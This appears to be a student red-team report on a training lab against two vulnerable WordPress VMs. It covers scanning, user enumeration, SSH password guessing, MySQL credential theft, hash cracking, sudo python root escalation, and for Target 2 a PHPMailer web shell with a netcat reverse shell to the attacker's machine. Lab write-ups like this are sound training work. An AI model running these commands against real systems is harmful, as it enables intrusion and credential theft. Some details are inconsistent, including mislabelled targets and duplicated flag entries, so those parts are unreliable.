# Red Team: Summary of Operations

## Table of Contents

- Exposed Services


- Critical Vulnerabilities

- Exploitation

### Exposed Services

**Target 1**

$ Netdiscover results identify the IP addresses of Targets on the network:

$ Netdiscover –r 192.168.1.255/16

Nmap scan results for each machine reveal the below services and OS details:


Name of VM: **Target 1**

OS: Linux

Purpose: Defensive Blue Team

IP Address: 192.168.1.110

$ nmap –sV 192.168.110



```

This scan identifies the services below as potential points of entry:

- **Target 1**

* Port 22/tcp open ssh
* Port 80/tcp open http
* Port 111/tcp open rpcbind
* Port 139/tcp open netbios-ssn
* Port 445/tcp open netbios-ssn

### Critical Vulnerabilities

The following vulnerabilities were identified on each target:

- **Target 1**

* wpscan user enumeration (WordPress site)
  + find valid usernames for the target system
* Open Port SSH and weak user password
  + Users can ssh into machine with a password, not requiring an SSH key.
  + Was able to manually brute force user Michael password (same as his username).
* MySQL Database Access and Exfiltration
  + Username and password to access the MySQL database were in plaintext in the wp-config.php file and not hashed as is best practice
  + Able to gain access to the MySQL database
  + Attack was able to exfiltrate the password hashes and crack with John the Ripper
* Privilege Escalation/Misconfiguration of User Privileges (Python can run with sudo)
  + Allows user to use python as sudo to execute a shell program, granting access to the root account
* [CVE-2017-15710 Apache httpd 2.4.10](https://nvd.nist.gov/vuln/detail/CVE-2017-15710) - could be used as a DDos attack
* [CVE-2017-8779 Exploit on open rpcbind](https://nvd.nist.gov/vuln/detail/CVE-2017-8779) - allows remote attackers to cause a DOS via rpcbomb (crafted UDP packet to port 111)
* [CVE-2020-10745 Samba NetBIOS](https://nvd.nist.gov/vuln/detail/CVE-2020-10745) – vulnerable to remote code execution vulnerability

### Exploitation




The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- **Target 1**


- `flag1.txt`: b9bbb33e11b80be759c4e844862482d

- \*\*Exploit Used\*\*

* wpscan user enumeration (WordPress site)
  + Enumerate WordPress site Users with wpscan to obtain username michael
  + Command: wpscan --url <http://192.168.1.110/wordpress> --enumerate u



Visited the IP address of **Target 1** 192.168.1.110 over HTTP port 80 shows Raven Security – The Professionals.



* Open Port SSH and weak user password (targeting user Michael)
  + Used SSH to get user shell for user Michael
  + Simply used manual Brute Force attack, the password was weak and obvious
  + Comand: ssh [michael@192.168.1.110](mailto:michael@192.168.1.110)
  + pw: michael




* Flag 1 was found by traversing directories to the /var/www/html folder at root. Flag 1 is in service.html file below the footer.
* Commands:
  + cd ../
  + cd ../
  + cd var/www/html
  + ls-l
  + nano service.html



- `flag2.txt`: fcfd58dcdad9ab23faca6e9a3e581c

- \*\*Exploit Used\*\*


* Open Port SSH and weak user password: used SSH to get user shell for user Michael (same exploits used in flag1) and traversing through directories and files again. Flag 2 was found in /var/www.
* Commands:
* ssh michael@192.168.1.110
* pw: michael
* cd ../
* cd /var/www
* ls –l
* cat flag2.txt





- `flag3.txt`: afc01ab56591e7dccf93122770cd2


- \*\*Exploit Used\*\*

* MySQL Database Access and Exfiltration
* Continued using Michael shell to find the MySQL database password.
* Once again traversing directories to /var/www/html/wordpress/ and searched for wp-config.php file containing MySQL database username and password.
  + Commands:
* Logged into MySQL database with root:’R@v3nSecurity’
* Flag 3 found in wp\_posts table in the wordpress database.
* Commands:
* cd /var/www/html/
* ls –l
* cd wordpress/
* cat wp-config.php
* mysql –uroot –p’R@v3nSecurity’ -hlocalhost
* show databases;
* use wordpress;
* show tables;
* select \*from wp\_posts;










- `flag4.txt`: 715dea6c055b9fe3337544932f2941ce

- \*\*Exploit Used\*\*


- Used unsalted password hash and the use of privilege escalation with Python.


- Privilege Escalation/Misconfiguration of User Privileges (Python can run with sudo)

* Retrieve user credentials from wordpress database stored in the wp\_users table
* Commands:
* mysql –uroot –p’R@v3nSecurity’ -hlocalhost
* show databases;
* use wordpress;
* show tables;
* select \* from wp\_users; for WordPress user password hashes





* Used john to crack the password hash found in MySQL database
* Copied the password hash from MySQL into ~/root/wp\_hashes.txt and cracked with john to discover Steven’s password is pink84.
* - Commands:
  + john wp\_hashes.txt
  + show john –show wp\_hashes.txt
* Secure a user shell as the user Steven whose password was cracked.
  + Commands:
  + ssh [steven@192.168.1.110](mailto:steven@192.168.1.110)
  + pw: pink84
* Then as Steven checking for privilege and escalating to root with Python.
  + - Commands:
* sudo –l reveals user Steven may run /usr/bin/python commands
* sudo python –c ‘import pty:pty.spawn(“/bin/bash”)’ - this reverse shells from Steven user to root privilege
* cd /root
* ls
* cat flag4.txt







- 



**Target 2**

**Target 2** exposes the same WordPress site as Target 1, but with better security hardening. Therefore, it must be exploited differently than Target 1.

### Exposed Services


Name of VM: **Target 1**

OS: Linux

Purpose: Offensive Red Team

IP Address: 192.168.1.115


$ nmap –sP 192.168.1.1-255



Nmap scan results for each machine reveal the below services and OS details:

```bash

$ nmap –sV 192.168.1.115



```

This scan identifies the services below as potential points of entry:

- Target 2

- Port 22/tcp open ssh (service) OpenSSH 6.7p1 Debian 5+ deb8u4

- Port 80/tcp open http (service) Apache httpd 2.4.10 ((Debian))

- Port 111/tcp open rpcbind (service) 2-4 (RPC #100000)

- Port 139/tcp open netbios-ssn (service) Samba smbd 3.X - 4.X

- Port 445/tcp open netbios-ssn (service) Samba smbd 3.X - 4.X

The following vulnerabilities were identified on Target 2:

- Remote Code Execution in PHPMailer

- Open SSH

- [CVE-2017-15710 Apache httpd 2.4.10:](https://nvd.nist.gov/vuln/detail/CVE-2017-15710) could be used as a DDos attack

- [CVE-2017-8779 Exploit on open rpcbind:](https://nvd.nist.gov/vuln/detail/CVE-2017-8779) allows remote attackers to cause a DOS via rpcbomb (crafted UDP packet to port 111)

- [CVE-2020-10745 Samba NetBIOS:](https://nvd.nist.gov/vuln/detail/CVE-2020-10745) vulnerable to remote code execution vulnerability

The following vulnerabilities were identified on **Target 2**:

* CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16)
  + Get access to the web services and search for a lot of confidential information.
    - Exploiting PHPMail with back connection (reverse shell) from the target
* Network Mapping and User Enumeration (WordPress site)
  + Nmap was used to discover open ports.
    - Able to discover open ports and tailor their attacks accordingly.
* Weak Root Password
  + The root login had a weak password and the attackers were able to discover it by guessing.
    - Able to correctly guess a root's password.
* Misconfiguration of User Privileges/Privilege Escalation
  + The attackers noticed that the root user has sudo privileges for python.
    - Able to utilize root’s python privileges in order to escalate for privilege to other folders.

### Exploitation

The Red Team was able to penetrate `Target 2` and retrieve the following confidential data:

- Target 2

- `flag1.txt`: 'a2c1f66d2b8051bd3a5874b5b6e43e21’

- \*\*Exploit Used\*\*

- Enumerated web server WordPress site with Nikto and a more in-depth enumeration with Gobuster to create a list of exposed URL’s from the Target HTTP server and gather version information.

- Command: nikto –C all –h 192.168.1.115

- `flag2.txt`: ‘6a8ed560f0b5358ecf844108048eb337’

- \*\*Exploit Used\*\*

- Used Searchspolit to find vulnerabilities associated with PHP Mailer 5.2.16, exploited with bash script to open backdoor on target, and opened reverse shell on target with Netcat listener.

- Command:

* nc –lvmp 4444 (start ncat listener)
* nc 192168.1.90 4444 –e /bin/bash (uses the backdoor to run bash commands on Target 2)
* URL: 192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash (navigate to this url http://<192.168.1.115>/backdoor.php?cmd=<CMD> to run bash scritps on Target 2)
* Searchsploit phpmailer (find any known vulnerabilities)

- `flag3.txt`: 'a0f568aa9de277887f37730d711520d9b’

- \*\*Exploit Used\*\*

- Used shell access to search WOrdPress uploads directory for Flag 3, discovered path location, and navigatin to web browser to view flag3.png.

- Command: nikto –C all –h 192.168.1.115

- `flag4.txt`: ‘6a8ed560f0b5358ecf844108048eb337’

- \*\*Exploit Used\*\*

- Used Searchspolit to find vulnerabilities associated with PHP Mailer 5.2.16, exploited with bash script to open backdoor on target, and opened reverse shell on target with Netcat listener.

- Command:

* nc –lvmp 4444 (start ncat listener)
* nc 192168.1.90 4444 –e /bin/bash (uses the backdoor to run bash commands on Target 2)
* URL: 192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash (navigate to this url http://<192.168.1.115>/backdoor.php?cmd=<CMD> to run bash scripts on Target 2)
* Searchsploit phpmailer (find any known vulnerabilities)